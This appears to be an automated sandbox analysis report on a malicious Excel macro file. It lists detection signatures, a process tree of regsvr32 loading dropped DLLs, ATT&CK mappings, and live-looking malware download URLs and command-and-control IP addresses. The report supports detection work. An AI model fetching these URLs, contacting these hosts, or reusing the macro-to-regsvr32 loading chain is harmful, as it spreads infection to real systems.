ID: 342170
Sample Name: printouts of outstanding as of 01_20_2021.xlsm
Cookbook: defaultwindowsofficecookbook.jbs
Time: 16:12:12
Date: 20/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report printouts of outstanding as of 01_20_2…

Overview


General Information

Sample Name:	printouts of outstanding as of 01_20_2021.xlsm
Analysis ID:	342170
MD5:	28e9c78dcffb4a8..
SHA1:	0f239865c9e2bdd.
SHA256:	09cceb619174c9..

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Document exploit detected (creates …
- Document exploit detected (drops P…
- Multi AV Scanner detection for subm…
- Sigma detected: BlueMashroom DLL…
- Snort IDS alert for network traffic (e….
- System process connects to networ…
- Document contains an embedded VB…
- Document contains an embedded VB…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 552 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - regsvr32.exe (PID: 2496 cmdline: 'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\zsijkwsd.dll MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2316 cmdline: 'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\zsijkwsd.dll MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 1204 cmdline: -s C:\Users\user\AppData\Local\Temp\zsijkwsd.dll MD5: 432BE6CF7311062633459EEF6B242FB5)
  - regsvr32.exe (PID: 2348 cmdline: 'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\zdkvrlsh.dll MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 972 cmdline: 'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\zaviwlej.dll MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 1664 cmdline: 'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\alajwj.dll MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2684 cmdline: 'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\ogsit.dll MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2940 cmdline: 'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\ogsit.dll MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2852 cmdline: 'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\ogsit.dll MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 2848 cmdline: -s C:\Users\user\AppData\Local\Temp\ogsit.dll MD5: 432BE6CF7311062633459EEF6B242FB5)
  - regsvr32.exe (PID: 2428 cmdline: 'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\ogsit.dll MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 2424 cmdline: -s C:\Users\user\AppData\Local\Temp\ogsit.dll MD5: 432BE6CF7311062633459EEF6B242FB5)
  - regsvr32.exe (PID: 2400 cmdline: 'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\ogsit.dll MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 2372 cmdline: -s C:\Users\user\AppData\Local\Temp\ogsit.dll MD5: 432BE6CF7311062633459EEF6B242FB5)
  - regsvr32.exe (PID: 2536 cmdline: 'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\luwbghnz.dll MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2408 cmdline: 'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\zlgzuxvz.dll MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2608 cmdline: 'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\zlgzuxvz.dll MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 1428 cmdline: -s C:\Users\user\AppData\Local\Temp\zlgzuxvz.dll MD5: 432BE6CF7311062633459EEF6B242FB5)
  - regsvr32.exe (PID: 2456 cmdline: 'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\zlgzuxvz.dll MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 856 cmdline: -s C:\Users\user\AppData\Local\Temp\zlgzuxvz.dll MD5: 432BE6CF7311062633459EEF6B242FB5)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

No yara matches

Sigma Overview


System Summary:

Sigma detected: BlueMashroom DLL Load

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Regsvr32 Anomaly

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Multi AV Scanner detection for submitted file

Compliance:

Uses insecure TLS / SSL version for HTTPS connection

Uses new MSVCR Dlls

Software Vulnerabilities:

Document exploit detected (creates forbidden files)

Document exploit detected (drops PE files)

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System Summary:

Document contains an embedded VBA macro which may execute processes

Document contains an embedded VBA macro with suspicious strings

Found Excel 4.0 Macro with suspicious formulas

Office process drops PE file


HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Scripting 3 2	Path Interception	Process Injection 1 1 2	Masquerading 1 1	OS Credential Dumping	Query Registry 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdro Insecure Network Commun
Default Accounts	Exploitation for Client Execution 4 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 1	LSASS Memory	Virtualization/Sandbox Evasion 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Standard Port 1	Exploit S Redirect Calls/SM
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 1 2	Security Account Manager	Process Discovery 1 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 1 4	Exploit S Track De Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 3 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Regsvr32 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 2 4	Manipula Device Commun
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery 2 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial of Service


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
printouts of outstanding as of 01_20_2021.xlsm	25%	Virustotal		Browse
printouts of outstanding as of 01_20_2021.xlsm	11%	ReversingLabs	Script-Macro.Trojan.Logan	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\by9zwa7p1[1].zip	4%	ReversingLabs		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\xkpffwn[1].zip	4%	ReversingLabs		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\h79fwesfe[1].rar	4%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\ogsit.dll	4%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\zlgzuxvz.dll	4%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\zsijkwsd.dll	4%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://198.57.200.100:3786/hy;R	0%	Avira URL Cloud	safe	
http://https://211.110.44.63:5353/	0%	Avira URL Cloud	safe	
http://https://69.164.207.140/	0%	Avira URL Cloud	safe	
http://https://194.225.58.214/5	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://https://194.225.58.214/	0%	Avira URL Cloud	safe	
http://https://211.110.44.63/~	0%	Avira URL Cloud	safe	
http://https://194.225.58.214/9	0%	Avira URL Cloud	safe	
http://laureys.be/cgi-sys/suspendedpage.cgi	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://https://69.164.207.140:3388/hy	0%	Avira URL Cloud	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://cms.ivpr.org/by9zwa7p1.zip	100%	Avira URL Cloud	malware	
http://https://69.164.207.140/q	0%	Avira URL Cloud	safe	
http://https://69.164.207.140:3388/	0%	Avira URL Cloud	safe	
http://bafnabrotherskesarwala.com/ys95lm6k.rar	0%	Avira URL Cloud	safe	
http://https://198.57.200.100:3786/	0%	Avira URL Cloud	safe	
http://https://211.110.44.63/h	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://https://198.57.200.100/	0%	Avira URL Cloud	safe	
http://monitrade.net/h79fwesfe.rar	100%	Avira URL Cloud	malware	
http://https://211.110.44.63/	0%	Avira URL Cloud	safe	
http://salaodigitalautomovel.pt.deve.pt/d8ms3mljy.zip	100%	Avira URL Cloud	malware	
http://www.gastronauts.asia/ylztwx.rar	0%	Avira URL Cloud	safe	
http://laureys.be/uzssv27.rar	100%	Avira URL Cloud	malware	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://artec.com.tr/xkpffwn.zip	100%	Avira URL Cloud	malware	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
bafnabrotherskesarwala.com	103.11.153.223	true	false		unknown
salaodigitalautomovel.pt.deve.pt	185.32.190.115	true	false		unknown
monitrade.net	192.185.147.185	true	false		unknown
laureys.be	85.17.252.207	true	false		unknown
artec.com.tr	46.28.239.13	true	false		unknown
cms.ivpr.org	64.37.52.138	true	false		unknown
gastronauts.asia	132.148.96.144	true	false		unknown
www.gastronauts.asia	unknown	unknown	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://laureys.be/cgi-sys/suspendedpage.cgi	false	• Avira URL Cloud: safe	unknown
http://cms.ivpr.org/by9zwa7p1.zip	true	• Avira URL Cloud: malware	unknown


Name	Malicious	Antivirus Detection	Reputation
http://bafnabrotherskesarwala.com/ys95lm6k.rar	false	• Avira URL Cloud: safe	unknown
http://monitrade.net/h79fwesfe.rar	true	• Avira URL Cloud: malware	unknown
http://salaodigitalautomovel.pt.deve.pt/d8ms3mljy.zip	true	• Avira URL Cloud: malware	unknown
http://www.gastronauts.asia/ylztwx.rar	false	• Avira URL Cloud: safe	unknown
http://laureys.be/uzssv27.rar	true	• Avira URL Cloud: malware	unknown
http://artec.com.tr/xkpffwn.zip	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://198.57.200.100:3786/hy;R	regsvr32.exe, 00000006.0000000 2.2410021140.000000000047D000. 00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://211.110.44.63:5353/	regsvr32.exe, 00000006.0000000 2.2400185744.0000000000451000. 00000004.00000020.sdmp, regsvr 32.exe, 0000000C.00000003.2294 632525.00000000003E8000.000000 04.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://69.164.207.140/	regsvr32.exe, 00000006.0000000 2.2410021140.000000000047D000. 00000004.00000020.sdmp, regsvr 32.exe, 0000000C.00000003.2294 632525.00000000003E8000.000000 04.00000001.sdmp, regsvr32.exe, 0000000E.00000002.2405408190 .0000000000590000.00000004.000 00020.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.entrust.net/server1.crl0	regsvr32.exe, 00000006.0000000 2.2400185744.0000000000451000. 00000004.00000020.sdmp, regsvr 32.exe, 0000000C.00000003.2294 632525.00000000003E8000.000000 04.00000001.sdmp	false		high
http://https://194.225.58.214/5	regsvr32.exe, 00000006.0000000 2.2400015842.00000000003F9000. 00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://ocsp.entrust.net03	regsvr32.exe, 00000006.0000000 2.2400185744.0000000000451000. 00000004.00000020.sdmp, regsvr 32.exe, 0000000C.00000003.2294 632525.00000000003E8000.000000 04.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://194.225.58.214/	regsvr32.exe, 00000006.0000000 2.2400015842.00000000003F9000. 00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://211.110.44.63/~	regsvr32.exe, 0000000C.0000000 3.2294632525.00000000003E8000. 00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://194.225.58.214/9	regsvr32.exe, 0000000C.0000000 3.2294632525.00000000003E8000. 00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	regsvr32.exe, 00000006.0000000 2.2400185744.0000000000451000. 00000004.00000020.sdmp, regsvr 32.exe, 0000000C.00000003.2294 632525.00000000003E8000.000000 04.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://69.164.207.140:3388/hy	regsvr32.exe, 00000006.0000000 2.2410021140.000000000047D000. 00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.diginotar.nl/cps/pkioverheid0	regsvr32.exe, 00000006.0000000 2.2400185744.0000000000451000. 00000004.00000020.sdmp, regsvr 32.exe, 0000000C.00000003.2294 632525.00000000003E8000.000000 04.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://69.164.207.140/q	regsvr32.exe, 0000000C.0000000 3.2294632525.00000000003E8000. 00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://69.164.207.140:3388/	regsvr32.exe, 00000006.0000000 2.2410021140.000000000047D000. 00000004.00000020.sdmp, regsvr 32.exe, 00000006.00000002.2400 185744.0000000000451000.000000 04.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://198.57.200.100:3786/	regsvr32.exe, 00000006.0000000 2.2410021140.000000000047D000. 00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://211.110.44.63/h	regsvr32.exe, 0000000C.00000003.2294632525.00000000003E8000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	regsvr32.exe, 00000006.00000002.2400185744.0000000000451000.00000004.00000020.sdmp, regsvr32.exe, 0000000C.00000003.2294632525.00000000003E8000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
